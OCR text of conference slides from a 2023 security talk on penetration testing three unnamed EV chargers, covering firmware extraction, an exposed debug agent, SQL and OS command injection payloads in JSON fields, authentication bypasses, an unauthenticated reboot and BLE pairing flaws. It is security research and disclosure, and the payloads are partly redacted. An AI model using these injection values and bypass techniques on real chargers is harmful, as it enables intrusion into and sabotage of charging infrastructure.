


Clashing EV Chargers in The Pentesting Arena

Abdellah Benotsmane

Hacktivity 2023

06 OCTOBOER 2023

About me

- B.S in CS, Algeria
- M.S in Cyber Security, ELTE
- Junior Security Researcher at PCAutomotive
- @Abdellahben26

PCAutomotive

DRIVEN BY SECURITY

Embedded Security Assesement

Application Security Assessment

Vehicle Penteration Testing

Automotive TI

V2X Security Assesment

VSOC

E:info@pcautomotive.com A:1031 Budapest, Záhony u 7.C ép


PCAUTOMOTIVE

Outline


- Exploring Attack Surfaces
- Our Approach to gain entry
- Web Interface Vulns Unveiled!
- Beyond the BLE waves
- Remote Provisioning
- Recommendations
- Closing part

Why EV chargers?

- Transition to electric mobility
- Almost Everywhere
- Connected to Internet



Attack Surfaces



Physical Access

- HW Enum
- Firmware Ext
- Ethernet Interface
- USB

Cloud

- Web / Mobile App
- APIs

Network Services


- Open Ports
- OS

Wireless Interfaces

- BLE
- RFID
- WIFI
- Cellular


Our Targets

- Triad of EV Chargers
- Elevating both private and commercial charging
- Keeping crucial details under wraps



Previous research

- **Useful global research:**



energies

MDPI

Review

Review of Electric Vehicle Charger Cybersecurity Vulnerabilities, Potential Impacts, and Defenses

Jay Johnson *, Timothy Berg, Benjamin Anderson and Brian Wright

Sandia National Laboratories, Albuquerque, NM 87123, USA; tberg@sandia.gov (T.B.); brander@sandia.gov (B.A.); bjwrigh@sandia.gov (B.W.)
* Correspondence: jjohns2@sandia.gov; Tel.: +1-505-284-9586

https://www.mdpi.com/1996-1073/15/11/3931

How can firmware be obtained?


- Vendors website
- Leaked FW images
- OTA update Sniffing
- Dumping from Memory chips

How can firmware be obtained?


- Vendors website ✗
- Leaked FW images ✗
- OTA update Sniffing ✗
- Dumping from Memory chips ✓

TearDown


EVC1




EVC2



EVC3




eMMC




TearDown


EVC1



EVC2




EVC3



eMMC


- Missing FW Signature !
- SSH access enabled
  - Update the root password
  - Introduce an altered public key

Dumping eMMC flash



eMMC tapping

eMMC unsoldering



EVC1 ~ Something Exposed

- Port 1534 ? micromuse-lm?

```
└─$ nmap -p 1534 [redacted] -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 10:13 EST
Nmap scan report for [redacted]
Host is up (0.0077s latency).

PORT     STATE SERVICE
1534/tcp open  micromuse-lm
```

- It's just TCF-agent

https://wiki.eclipse.org/TCF

EVC1 ~ Something Exposed

- Port 1534 ? micromuse-lm?

```
└─$ nmap -p 1534 [redacted] -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 10:13 EST
Nmap scan report for [redacted]
Host is up (0.0077s latency).

PORT     STATE SERVICE
1534/tcp open  micromuse-lm
```

- It's just TCF-agent
  - TCF - Target Communication Framework
  - Supported by Eclipse
  - For the purposes of debugging, profiling, code patching...
- Then, what?

https://wiki.eclipse.org/TCF


EVC1 ~ Something Exposed

- Port 1534 ? micromuse-lm?

```
└─$ nmap -p 1534 [redacted] -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 10:13 EST
Nmap scan report for [redacted]
Host is up (0.0077s latency).

PORT     STATE SERVICE
1534/tcp open  micromuse-lm
```

- It's just TCF-agent
  - TCF - Target Communication Framework
  - Supported by Eclipse
  - For the purposes of debugging, profiling, code patching...
- Then, what? File System Modification



https://wiki.eclipse.org/TCF


EVC1 ~ Lack of Binary Protections

- Debug symbolic information ✗
- Input Validation ✗
- Missing Protection measures (Canaries, DEP, ASLR) ✗
- Routine code auditing ✗

https://github.com/slimm609/checksec.sh

EVC1 ~ Lack of Binary Protections

- Debug symbolic information ✗
- Input Validation ✗
- Missing Protection measures (Canaries, DEP, ASLR) ✗
- Routine code auditing ✗



- RCE as root
- No charging anymore

Header: length of body ✗

```
TCPSocket::RecvData(*(TCPSocket **)(v39 + 60), header, 0x2D, 2u);
v35 = TCPSocket::RecvData(*(TCPSocket **)(v39 + 60), body, header[0], 0);
```

https://github.com/slimm609/checksec.sh

Broken Web Interface

OWASP TOP 10

Well, Hello there

- Broken Authentication ~ **EVC1/3**
- Broken Access Control ~ **EVC1**
- Injection ~ **EVC1**
- DoS ~ **EVC1**

Wait! Where is ~ **EVC2**

Broken Web Interface

OWASP TOP 10


Well, Hello there


- **Broken Authentication ~ EVC1/3**
- **Broken Access Control ~ EVC1**
- **Injection ~ EVC1**
- **DoS ~ EVC1**

Wait! Where is ~ EVC2
It lacks a web app :/

EVC1 ~ Bypass Admin Auth

- There are two roles User, Admin
- Admin auth based on OTP
- Just Tell API to make it visible
- No Authorization needed






EVC1 ~ SQL Break-In

Missing User input validation

Multi-Query Injection



SQLite

```
{
 [redacted]
 "value":
 "test\"); REPLACE INTO [redacted]
```

```
{
  "success":true,
  "error":0
}
```

- SQLi Hat-Trick revealed!
- Sensitive information stored in cleartext
- Lack of minimal principal privilege

EVC1 ~ RCE

Entry
- Wi-Fi setup is within users
- Inject OS commands under Daemon account

```
{
  "[redacted]":"`ping -c 10 [redacted]`",
  "[redacted]":"12345678"
}
```

```
{
  "success":0,
  "msg":"Error",
  "data":[
  ]
```

```
ICMP      98 Echo (ping) request  id=0x4ffd, seq=1/256, ttl=64 (reply in 167)
ICMP      98 Echo (ping) reply    id=0x4ffd, seq=1/256, ttl=128 (request in 166)
ICMP      98 Echo (ping) request  id=0x4ffd, seq=2/512, ttl=64 (reply in 169)
ICMP      98 Echo (ping) reply    id=0x4ffd, seq=2/512, ttl=128 (request in 168)
```

+

PE
- Exposed CM join us here!
- User Daemon owns libraries

```
-rw-rw-r-- 1 daemon daemon  450360 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon 1565224 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  146704 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon 1350296 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  216056 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  799984 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  196284 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  315692 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  455252 Jul  8  2021 lib[redacted]
-rw-rw-r-- 1 daemon daemon  343960 Jul  8  2021 lib[redacted]
```

=

OWN EVC1 as Root

EVC1 ~ DoS

- Trigger reboot action via Direct request
- Without authentication
- Missing access control restriction


```
reboot.php HTTP/1.1
[redacted]
[redacted]
ct/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
guage: en-US,en;q=0.5
oding: gzip, deflate
 close
[redacted]
[redacted]
ecure-Requests: 1
```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 26 Jan 2023 11:52:11 GMT
[redacted]
9 {
    "success":true,
```

- Three-minute wait for availability 


EVC3 ~ Bypass JWT Auth

- JWT is signed using **None Alg**
- Create JWT without Signature



- Access to Charger WEB API

EVC2 ~ Beyond the BLE waves




- **Default pairing method**
- **TK is 0, Lack of Authentication**
- **No Protection against MITM**

You're invited to connect through Bluetooth with open arms!

EVC2 ~ Gatt and Attributes

- GATTool used to collect services and their characteristics
- Found Xpress Streaming Service UUID
- BGX from Silicon labs
- BGX modules create a Serial interface
- Provides a variety of commands



https://docs.silabs.com/gecko-os/1/bgx/latest/index

EVC2 ~ BGX

- Interact with BGX via PyBluez & BleakClient
- Make it simple by BGXCommander App

BGXCommander 4+
Silicon Labs
Designed for iPad
★★★★★ 5.0 • 1 Rating
Free


Password Protection ✗

EVC2 ~ Mobile App

- Most features are enabled only by BLE
- Communication with EV using BGX stream service
- Custom BLE methods

EVC2 ~ Mobile App

- **Most features are enabled only by BLE**
- **Communication with EV using BGX stream service**
- **Custom BLE methods**



Say "adieu" to your mobile app – it's time to explore the real BLE jungle!

EVC2 ~ Play with BLE

Validating messages on EV side for integrity

↓

Bypass verification for enhanced customization

